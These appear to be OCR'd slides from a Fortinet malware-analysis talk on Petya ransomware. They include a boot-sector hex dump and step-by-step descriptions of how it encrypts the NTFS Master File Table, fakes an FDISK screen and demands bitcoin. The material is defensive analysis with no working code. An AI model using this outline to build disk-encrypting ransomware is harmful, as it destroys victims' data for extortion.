0x00006400	1F	EB	2D	66	33	D2	66	0F	B7	0E	18	00	66	F7	F1	FE	.ë-f3Òf.·...f÷ñþ
0x00006410	C2	8A	CA	66	8B	D0	66	C1	EA	10	F7	36	1A	00	86	D6	ÂŠÊf‹ÐfÁê.÷6..†Ö
0x00006420	8A	16	24	00	8A	E8	C0	E4	06	0A	CC	B8	01	02	CD	13	Š.$.ŠèÀä..Ì¸..Í.
0x00006430	0F	82	19	00	8C	C0	05	20	00	8E	C0	66	FF	06	10	00	.‚..ŒÀ. .ŽÀf....
0x00006440	FF	0E	0E	00	0F	85	6F	FF	07	1F	66	61	C3	A0	F8	01	.....…o...faÃ ø.
0x00006450	E8	09	00	A0	FB	01	E8	03	00	FB	EB	FE	B4	01	8B	F0	è. û.è..ûëþ´.‹ð
0x00006460	AC	3C	00	74	09	B4	0E	BB	07	00	CD	10	EB	F2	C3	0D	¬<.t´.»..Í.ëòÃ.
0x00006470	0A	41	20	64	69	73	6B	20	72	65	61	64	20	65	72	72	.A disk read err
0x00006480	6F	72	20	6F	63	63	75	72	72	65	64	00	0D	0A	4E	54	or occurred...NT
0x00006490	4C	44	52	20	69	73	20	6D	69	73	73	69	6E	67	00	0D	LDR is missing..
0x000064A0	0A	4E	54	4C	44	52	20	69	73	20	63	6F	6D	70	72	65	.NTLDR is compre

sector 0x3F

NTFS


active partition's boot sector

Looking for the MFT

- Master File Table (MFT)
- MFT is found in NTFS Boot Sector
- It contains at least one entry for every file


Setup For Encryption

- Reads 2 sectors starting at the first MFT entry
- The malware computes for the number of sectors for the entire MFT table (e.g., 32320)
- Displays the initial counter




MFT Encryption

- Reads 8 sectors per pass
- Encrypts the sectors and writes them back to the harddrive




MFT Encryption



2nd Reboot

- Initializes the video screen
- Reads sector 0x36, and checks the encryption marker
- If it is encrypted, it displays the blinking red skull
  - » Also uses int 0x10 ah=0x0e (Write Character)

2nd Reboot



Finale

- **Petya: Stage 1**
  - » Copies MBR and mini-kernel code to the harddrive
  - » Then, initiates reboot

- **Petya: Stage 2**
  - » Displays fake FDISK
  - » Encrypts MFT table
  - » Initiates 2nd reboot
  - » Displays ascii skull
  - » Waits for bitcoin payment

Finale

- Tools
  - Disk Management
  - diskpart
  - OllyDbg/x64Dbg
  - WinObj
  - ProcMon
  - HDHacker
  - Bochs debugger

Multumesc!

FORTINET

FORTINET®